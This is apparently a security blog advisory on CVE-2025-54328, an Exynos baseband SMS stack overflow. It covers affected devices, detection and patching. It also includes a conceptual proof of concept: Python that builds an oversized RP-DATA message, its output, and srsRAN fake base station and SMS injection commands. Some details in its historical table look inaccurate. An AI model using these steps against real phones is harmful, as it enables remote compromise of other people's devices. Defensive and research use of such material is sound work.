Samsung Exynos SMS Stack Overflow: CVE-2025-54328 — Critical Zero-Click Baseband RCE
A CVSS 10.0 vulnerability in Samsung’s Exynos baseband firmware lets a remote attacker execute arbitrary code on billions of devices — phones, watches, automotive modems, and IoT hardware — by sending a single malicious SMS. No user interaction, no app install, no click required.
Overview
On April 6, 2026, Samsung Semiconductor published a security advisory for CVE-2025-54328, a stack-based buffer overflow in the SMS parsing logic of Samsung Exynos processors. The flaw resides in the RP-DATA message parser — the lowest-level SMS relay protocol defined in 3GPP TS 24.011 — meaning it is processed by the baseband processor before the operating system or any user-facing application ever sees the message.
This is not a browser bug. This is not an app vulnerability. This is a baseband firmware flaw — the kind of bug that lives in the radio processor that manages all cellular communication, independently from Android or whatever OS runs on the application processor.
The CVSS 3.1 score of 10.0 (Critical) reflects the worst-case scenario: network-accessible, low attack complexity, no privileges required, no user interaction, and complete impact across confidentiality, integrity, and availability with scope change (the baseband can be leveraged to compromise the application processor).
In my two decades of working in security engineering, baseband vulnerabilities have always represented a particularly nasty class of bugs. They are hard to patch (firmware updates require carrier approval), hard to detect (the baseband runs its own OS, invisible to the user), and devastatingly effective (they require only a phone number). CVE-2025-54328 is the real deal.
Vulnerability Classification
| Field | Value |
|---|---|
| CVE ID | CVE-2025-54328 |
| CVSS v3.1 | 10.0 (Critical) |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| CWE | CWE-121 — Stack-based Buffer Overflow |
| Affected Component | SMS (RP-DATA message parser) |
| Attack Vector | Network (Remote — via SMS) |
| Authentication | None required |
| User Interaction | None required |
| Attack Complexity | Low |
| Scope | Changed (baseband → application processor) |
| Impact | Complete system compromise (C:H/I:H/A:H) |
| Reported Date | 2025-06-10 |
| Published Date | 2026-04-06 |
| Source Identifier | cve@mitre.org |
Related Vulnerabilities in the Same Batch
Samsung’s April 2026 Exynos security update addresses a cluster of baseband vulnerabilities disclosed between April 6–7. CVE-2025-54328 is the most severe, but the full picture is worse than any single CVE suggests:
| CVE | Component | Severity | CWE | Description |
|---|---|---|---|---|
| CVE-2025-54328 | SMS | 10.0 (Critical) | CWE-121 | Stack-based buffer overflow in RP-DATA parser |
| CVE-2025-62818 | SMS | 9.8 (Critical) | CWE-787 | Out-of-bounds write in SMS TP-UD processing |
| CVE-2025-58349 | L2 (MAC) | 9.1 (Critical) | CWE-400 | LTE MAC packet DoS leading to baseband crash |
| CVE-2025-52908 | Wi-Fi Driver | 9.8 (Critical) | CWE-120 | Buffer overflow via NL80211 vendor command (1/2) |
| CVE-2025-52909 | Wi-Fi Driver | 9.8 (Critical) | CWE-120 | Buffer overflow via NL80211 vendor command (2/2) |
| CVE-2025-57835 | RRC | 7.5 (High) | CWE-20 | Illegal memory access via malformed RRCReconfiguration |
| CVE-2025-59440 | USIM | 7.5 (High) | CWE-400 | DoS via SIM proactive commands |
| CVE-2025-54324 | NAS | 7.5 (High) | CWE-400 | DoS via malformed DL NAS Transport packet |
| CVE-2025-54601 | Wi-Fi Driver | 7.0 (High) | CWE-362 | Double free via ioctl race condition |
| CVE-2025-54602 | Wi-Fi Driver | 7.0 (High) | CWE-362 | Use-after-free via ioctl race condition |
| CVE-2025-57834 | Modem | 7.5 (High) | CWE-20 | DoS via missing input validation |
Five critical and six high-severity vulnerabilities in the baseband and Wi-Fi stack — eleven in total. If you’re running an Exynos device and haven’t updated this week, you need to pay attention.
Affected Products
This vulnerability affects an enormous range of Samsung Exynos processors used across smartphones, wearables, and standalone modem chips. The common thread: the Samsung Shannon baseband firmware that handles all cellular protocol processing.
Mobile Processors (Smartphones & Tablets)
| Exynos SoC | Example Devices |
|---|---|
| Exynos 980 | Galaxy A51 5G, Galaxy A71 5G |
| Exynos 990 | Galaxy S20 / S20+ / S20 Ultra, Galaxy Note 20 / Note 20 Ultra |
| Exynos 850 | Galaxy A12, A13 (4G), A04s, A21s |
| Exynos 1080 | Vivo X60 / X60 Pro, Vivo S15e, S16e |
| Exynos 2100 | Galaxy S21 / S21+ / S21 Ultra / S21 FE |
| Exynos 1280 | Galaxy A33 5G, A53 5G, A25 5G, M33 5G, M34 5G |
| Exynos 1330 | Galaxy A14 5G, M14 5G, F14 5G, A17 5G |
| Exynos 1380 | Galaxy A35 5G, A54 5G, M54 5G, Tab S9 FE |
| Exynos 1480 | Galaxy A55 5G, M56 5G |
| Exynos 1580 | Galaxy A56 5G, Tab S10 FE |
| Exynos 2200 | Galaxy S22 / S22+ / S22 Ultra (EU/Global Exynos variants) |
| Exynos 2400 | Galaxy S24 / S24+ / S24 FE (EU/Global Exynos variants) |
| Exynos 2500 | Galaxy Z Flip7 |
Wearable Processors (Smartwatches)
| Exynos SoC | Example Devices |
|---|---|
| Exynos 9110 | Galaxy Watch (original, 2018), Galaxy Watch Active |
| Exynos W920 | Galaxy Watch 4 / Watch 4 Classic |
| Exynos W930 | Galaxy Watch 6 / Watch 6 Classic |
| Exynos W1000 | Galaxy Watch 7, Galaxy Watch Ultra |
Standalone Modem Chips
| Modem | Used With |
|---|---|
| Exynos Modem 5123 | Paired with Exynos 990, 2100 series |
| Exynos Modem 5300 | Paired with Exynos 2200, 1280, 1330, 1380 series |
| Exynos Modem 5400 | Paired with Exynos 2400, 2500 series |
Attack Surface Assessment
Let me put this in perspective. The Exynos processor families listed above ship in hundreds of millions of devices worldwide. The Galaxy A-series alone (A12, A13, A14, A25, A33, A53, A54, A55, A56) represents the best-selling mid-range Android phones on the planet. The S21, S22, and S24 flagship lines in their Exynos variants (sold in Europe, Asia, Africa, and Latin America) are ubiquitous.
Every single one of these devices processes SMS messages through the same vulnerable RP-DATA parser in the Shannon baseband firmware.
Technical Deep Dive
To understand what makes this vulnerability so dangerous, we need to look at how SMS works at the protocol level, and why the baseband processor is such a uniquely attractive target.
SMS Protocol Stack
SMS messages traverse a multi-layer protocol stack before they ever reach the user. Here’s how it works:
┌─────────────────────────────────────────────────────┐
│  Application Layer:  TS 23.040 (SM-TL)              │
│  SMS-SUBMIT / SMS-DELIVER / SMS-STATUS-REPORT        │
│  → Defines TPDU structure, encoding, user data       │
├─────────────────────────────────────────────────────┤
│  Relay Layer:        TS 24.011 (SM-RL)               │
│  RP-DATA / RP-ACK / RP-ERROR                         │
│  → Carries TPDU over the radio interface             │
│  ← VULNERABILITY IS HERE (RP-DATA parser)            │
├─────────────────────────────────────────────────────┤
│  Connection Layer:   TS 24.011 (CP Layer, GSM/UMTS)  │
│  CP-DATA / CP-ACK / CP-ERROR                         │
│  → Wraps RP messages over the signaling connection    │
├─────────────────────────────────────────────────────┤
│  Transport:          DTAP / NAS / RRC / L1            │
│  → Physical radio bearer                             │
└─────────────────────────────────────────────────────┘
The RP-DATA message (defined in 3GPP TS 24.011 Section 7.3.1) is the workhorse of SMS transport. It carries the actual SMS payload — the TPDU from TS 23.040 — between the mobile device and the network. Every SMS you send or receive travels inside an RP-DATA message.
RP-DATA Message Structure

The vulnerability is triggered during parsing of these fields. A stack-based buffer overflow (CWE-121) means that one of these variable-length fields — most likely the RP-User Data or the encapsulated TPDU fields — is copied into a fixed-size stack buffer without proper bounds checking.
Why the Baseband Is the Perfect Target
The baseband processor is a separate processor inside your phone with its own firmware, its own RAM, and its own operating system — typically a proprietary RTOS like ENEA OSE or similar. It handles all cellular communication independently from Android.

From an attacker’s perspective, the baseband is the crown jewel:
-
No user interaction needed — SMS is received and processed automatically by the baseband. The user doesn’t need to open a message, tap a link, or install an app. The mere act of receiving a malicious SMS triggers the vulnerability.
-
Invisible to the OS — The baseband runs its own operating system. Android security features like SELinux, sandboxing, and app permissions don’t apply. The baseband has direct access to the radio hardware and a communication channel to the application processor.
-
Weak mitigations — Baseband RTOS environments typically lack modern exploit mitigations. No ASLR. No stack canaries. No NX/DEP. Code runs in a single address space with all tasks sharing the same memory. This makes exploitation remarkably straightforward compared to targeting Android userspace.
-
Remote and anonymous — An attacker only needs the target’s phone number. SMS can be sent from a cheap SDR (Software Defined Radio) setup with a fake base station, through an SMS gateway service, or through a compromised SMSC. The attacker doesn’t need to be on the same network, in the same country, or even on the same continent.
Attack Flow

Attention! Steps 6–8 assume the attacker has developed a reliable exploit for the Shannon baseband. While the vulnerability itself (the buffer overflow) is confirmed by Samsung’s advisory and the NVD analysis, weaponization into a full remote code execution chain requires exploit development expertise. However, given the lack of ASLR, stack canaries, and NX in baseband environments, developing such an exploit is significantly easier than exploiting a comparable bug in a modern userspace application.
Proof of Concept
The following PoC demonstrates the concept of crafting a malicious SMS RP-DATA message that triggers the stack-based buffer overflow. This is a conceptual PoC for educational purposes. It does not target any specific Samsung firmware version and will not work as-is against a production device without the specific memory layout and firmware details.
Prerequisites
To build and test a PoC in a lab environment, you would need:
- A Samsung Exynos test device with a vulnerable baseband firmware version
- An SDR (Software Defined Radio) such as a USRP B210 or HackRF One
- A fake base station setup using OpenBTS, YateBTS, or srsRAN
- A SIM card programmable for the test network
- Or alternatively, an SMS gateway service for over-the-network testing
Step 1: Understanding the Vulnerable Code Path
Based on the CVE description, the vulnerability is a stack-based buffer overflow during RP-DATA parsing. The most likely vulnerable pattern in C looks something like this:
// Simplified representation of the vulnerable pattern
int parse_rp_data(rp_message_t *msg, uint8_t *data, size_t data_len) {
    uint8_t tpdu_buffer[256];  // Fixed-size stack buffer
    uint8_t tpdu_length;

    // ... parse message type, reference, addresses ...

    tpdu_length = data[offset];   // Read length from packet (attacker-controlled)
    offset++;

    // VULNERABLE: No validation that tpdu_length <= sizeof(tpdu_buffer)
    memcpy(tpdu_buffer, &data[offset], tpdu_length);

    // ... process TPDU ...
    return parse_tpdu(tpdu_buffer, tpdu_length);
}
The attacker controls tpdu_length — it’s read directly from the incoming RP-DATA message. If the firmware doesn’t validate it against the buffer size, any value above the buffer’s fixed size will overflow into adjacent stack frames, overwriting saved registers, the return address, and other critical data.
Step 2: Crafting a Malicious RP-DATA Message
The full PoC source code is available at: https://github.com/Hunt-Benito/samsung-exynos-sms-stack-overflow-cve-2025-54328-critical-zero-click-baseband-rce
Below are the key code paths. The core function builds a malicious RP-DATA message with an oversized TPDU payload:
def build_rp_data_overflow(target_number="1234567890", overflow_size=200):
    msg_type = 0x00          # RP-DATA (Network → MS)
    msg_ref = 0x01

    # ... RP-Originator and Destination Address setup ...

    tpdu = bytearray()
    tpdu.append(0x04)                              # SMS-DELIVER header
    tpdu.extend(b'\x02\x91\x12\xf1')               # TP-OA
    tpdu.append(0x00)                               # TP-PID
    tpdu.append(0x00)                               # TP-DCS
    tpdu.extend(b'\x62\x40\x60\x21\x00\x00\x00')   # TP-SCTS (7 octets)
    tpdu.append(overflow_size)                       # TP-UDL
    tpdu.extend(b'\x41' * overflow_size)            # TP-UD: OVERFLOW PAYLOAD

    rp_user_data = struct.pack('B', len(tpdu)) + tpdu
    rp_data = bytes([msg_type, msg_ref]) + rp_originator + rp_destination + rp_user_data
    return rp_data
The attacker-controlled overflow_size (200 bytes) is written into a fixed-size stack buffer in the baseband firmware, overflowing past its bounds and overwriting the return address.
Step 3: Running the PoC
$ git clone https://github.com/Hunt-Benito/samsung-exynos-sms-stack-overflow-cve-2025-54328-critical-zero-click-baseband-rce.git
$ cd samsung-exynos-sms-stack-overflow-cve-2025-54328-critical-zero-click-baseband-rce
$ python3 poc_cve_2025_54328.py +4412345678
============================================================
CVE-2025-54328 — Conceptual PoC
Samsung Exynos SMS RP-DATA Stack Buffer Overflow
============================================================

[*] Target MSISDN: +4412345678
[*] Overflow payload size: 200 bytes
[*] Total RP-DATA message size: 226 bytes

[*] RP-DATA hex dump (first 64 bytes):
    0000: 00 01 00 05 91 21 43 ff 91 42 65 87 ff 04 02 91
    0010: 12 f1 00 00 62 40 60 21 00 00 00 c8 41 41 41 41
    0020: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    0030: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
    ... (162 more bytes)

[+] Raw RP-DATA message saved to: cve-2025-54328-poc-rpdata.bin
Step 4: Delivering the Payload via SDR
In a lab environment with a software-defined radio, the attack would proceed as follows:
# Set up a fake BTS using srsRAN
$ sudo srsenb \
    --enb.n_prb=50 \
    --enb.band=3 \
    --enb.dl_earfcn=1575 \
    --enb.tx_gain=80 \
    --enb.rx_gain=40

# In a second terminal, start the EPC (core network)
$ sudo srsepc \
    --mme.apn_name=internet \
    --mme mcc=001 --mme mnc=01

# Send the crafted SMS from the EPC
# (this requires modifying srsRAN's SMS injection
# or using a custom NAS message injector)
$ python3 inject_sms.py \
    --target-imsi 001010000000001 \
    --rpdata-file cve-2025-54328-poc-rpdata.bin
Caveat: The actual injection mechanism depends heavily on the lab setup. In a real-world attack scenario, threat actors have been known to use:
- Commercial IMSI catchers (Stingray-type devices)
- Compromised SMSC access
- SMS gateway services with raw PDU mode
- Rogue femtocells with modified firmware
Why This Works
The key insight is that the RP-DATA parser runs on the baseband processor in a bare-metal RTOS environment with none of the protections we take for granted in modern operating systems:
| Protection | Android (AP) | Shannon Firmware (BP) |
|---|---|---|
| ASLR | Yes (since 4.0) | No — fixed memory layout |
| Stack Canaries | Yes (since 5.0) | No — no compiler support |
| NX/DEP | Yes | Often no — single address space |
| SELinux | Yes (since 5.0) | N/A — no access control |
| Sandboxing | Yes (app sandbox) | No — all tasks share memory |
| Heap Hardening | Yes (scudo/jemalloc) | No — simple allocator |
Without ASLR, the attacker knows exactly where everything is in memory. Without stack canaries, there’s no check that the stack hasn’t been corrupted. Without NX, the stack itself is executable. The only challenge is getting the memory layout of the specific firmware version — and once you have that (which can be extracted from firmware updates), exploitation is mechanical.
Attack Timeline
| Date | Event |
|---|---|
| 2025-06-10 | Vulnerability reported to Samsung Semiconductor |
| 2026-04-06 | Samsung publishes advisory and CVE-2025-54328 is published to NVD |
| 2026-04-06 | NVD analyzes the CVE and assigns CVSS 10.0 (Critical) |
| 2026-04-07 | Related CVE-2025-62818 (CVSS 9.8) and CVE-2025-52908/52909 (CVSS 9.8) published |
| 2026-04-10 | This article published — patches available from Samsung and OEMs |
Samsung’s 9-month turnaround from report to disclosure (June 2025 → April 2026) is within industry norms for baseband vulnerabilities, which require extensive validation and carrier coordination for firmware updates.
Indicators of Compromise
Detecting exploitation of CVE-2025-54328 is inherently difficult because the attack occurs at the baseband level, below the Android OS. However, there are some signals to look for:
Network-Level IOCs
- Silent SMS bursts — Multiple SMS messages sent in rapid succession to a target without corresponding delivery receipts. This could indicate an attacker probing the baseband or exploiting the vulnerability.
- Anomalous SMS origin — SMS messages arriving from unexpected or spoofed originator addresses, especially those with unusual encoding (8-bit binary, UCS-2 with non-standard characters).
- SDR activity — Rogue base station signals detected in the area (check using apps like SDR-based IMSI catcher detectors like SnoopSnitch on Android).
Device-Level IOCs
- Unexpected baseband restart — If the device suddenly loses cellular connectivity and reconnects (visible as a brief “No Service” in the status bar), the baseband may have crashed and rebooted — a sign of a failed exploitation attempt.
- Unusual baseband firmware behavior — After successful exploitation, the device may show:
- Unexplained data usage (exfiltration via the baseband channel)
- Battery drain (sustained radio activity)
- Processes running as root that weren’t there before
Detection Commands
# Check baseband firmware version
$ getprop gsm.version.baseband
# Look for the latest patched version from Samsung

# Check for unexpected radio restarts
$ logcat -b radio -d | grep -i "fatal\|restart\|crash\|panic"
# Radio firmware crashes are logged here

# Monitor for suspicious SMS activity
$ logcat -b radio -d | grep -i "RP-DATA\|SMS\|TPDU"
# Watch for anomalous SMS protocol messages

# Check if the device has been rooted unexpectedly
$ su -c "id" 2>&1
# If this succeeds and you didn't root your device, that's a problem
Remediation
Immediate Actions
-
Update your device firmware immediately. Samsung has released patches for all affected Exynos processors. Check for updates:
- Samsung Galaxy phones: Settings → Software update → Download and install
- Samsung Galaxy watches: Galaxy Wearable app → Watch settings → Software update -
If no patch is available for your device (older models may have slower carrier rollouts):
- Disable SMS temporarily by enabling Airplane Mode and using Wi-Fi calling
- Or use a secondary device for SMS communication until patched
- Consider using an SMS filtering app (limited effectiveness against baseband-level attacks)
Long-Term Mitigations
| Mitigation | Description | Effectiveness |
|---|---|---|
| Firmware updates | Install Samsung’s security patches | Complete — fixes the root cause |
| Disable 2G | Many baseband exploits require 2G mode. Disable it in settings (Android 14+). | Partial — prevents 2G downgrade attacks, but this CVE affects LTE/5G as well |
| Network selection | Manually select your carrier network to prevent rogue BTS connection | Partial — doesn’t prevent SMSC-level attacks |
| Virtual SIM / eSIM | Some eSIM implementations add an additional layer between the modem and the network | Minimal — the vulnerability is in the RP-DATA parser, not SIM processing |
For Enterprise Security Teams
# MDM push: Check Samsung device baseband versions
# Samsung Knox provides APIs for checking firmware security patch levels

# Samsung Knox CLI command to check security patch level:
$ knoxctl device info --security-patch

# Force firmware update via MDM:
# Samsung E-FOTA (Enterprise Firmware Over-The-Air)
# Deploy the April 2026 security patch baseline as mandatory

# Monitor for exploitation indicators via Knox:
# - Unexpected device root status changes
# - Baseband version downgrade attempts
# - Anomalous cellular data patterns
Broader Context: The Baseband Attack Surface
This vulnerability is not an isolated incident. It’s part of a long history of baseband exploitation that stretches back over a decade. The Samsung Shannon baseband — like all baseband processors — processes untrusted input from the network in a memory-unsafe language (C) with minimal runtime protections.
Historical Baseband Vulnerabilities
| Year | Vulnerability | Target | Significance |
|---|---|---|---|
| 2010 | HTC WinMo SMS DoS | HTC devices | First widely publicized SMS baseband DoS |
| 2012 | Weinmann’s baseband RCE | Qualcomm/Infineon | Academic proof that baseband RCE is practical |
| 2014 | Replicant Samsung backdoor | Samsung Galaxy S2/S3/Note | Found Samsung-specific baseband backdoor |
| 2016 | Stagefright (related) | Android media framework | Showed that remote, no-click attacks are possible |
| 2019 | Simjacker | SIM card applets | SMS-based SIM exploit used in the wild |
| 2023 | CVE-2023-24033 et al. | Samsung Exynos modem | 18 critical baseband flaws discovered by Google Project Zero |
| 2023 | Operation Triangulation | Apple iOS | Zero-click iMessage exploit chain targeting baseband/WebKit |
| 2026 | CVE-2025-54328 | Samsung Exynos (22 SoCs) | CVSS 10.0 stack overflow in SMS parser |
The pattern is clear: baseband firmware is a persistent source of critical, remotely exploitable vulnerabilities. The combination of complex protocol parsing, memory-unsafe languages, and absent runtime protections makes baseband processors a reliable target for sophisticated threat actors.
Why Baseband Bugs Keep Happening
From my experience in reverse engineering embedded firmware, the root causes are systemic:
-
Complex specifications — 3GPP standards run to thousands of pages. The SMS protocol alone spans TS 23.040, TS 23.038, and TS 24.011. Every edge case, optional field, and backwards-compatibility path is an opportunity for a parser bug.
-
No fuzzing culture — Baseband firmware is typically tested against protocol conformance test suites, not adversarial fuzzing. The test cases validate that the firmware handles valid input correctly — not that it rejects malicious input safely.
-
Proprietary and closed — The Shannon baseband firmware is closed-source. Independent security researchers can’t audit it. Bugs are found only when someone with the right skills and motivation decides to reverse engineer the firmware.
-
Economic incentives — Carriers and OEMs prioritize time-to-market and interoperability over security. Firmware updates are expensive to deploy (carrier certification) and create customer support overhead.
SOURCES
Samsung Semiconductor Product Security Updates: https://semiconductor.samsung.com/support/quality-support/product-security-updates/
Samsung Advisory for CVE-2025-54328: https://semiconductor.samsung.com/support/quality-support/product-security-updates/cve-2025-54328/
NIST NVD — CVE-2025-54328: https://nvd.nist.gov/vuln/detail/CVE-2025-54328
CVE.org — CVE-2025-54328: https://www.cve.org/CVERecord?id=CVE-2025-54328
3GPP TS 24.011 — Point-to-Point SMS Support on Mobile Radio Interface: https://www.3gpp.org/DynaReport/24011.htm
3GPP TS 23.040 — Technical Realization of the Short Message Service: https://www.3gpp.org/DynaReport/23040.htm
CWE-121 — Stack-based Buffer Overflow: https://cwe.mitre.org/data/definitions/121.html
MITRE CWE — CWE-787 Out-of-bounds Write: https://cwe.mitre.org/data/definitions/787.html
Google Project Zero — Samsung Exynos Modem Vulnerabilities (2023): https://googleprojectzero.blogspot.com/2023/03/multiple-internet-to-baseband-remote-rce.html
Weinmann, R.-P. (2012) — Baseband Attacks: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks, USENIX WOOT: https://www.usenix.org/conference/woot12/workshop-program/presentation/Weinmann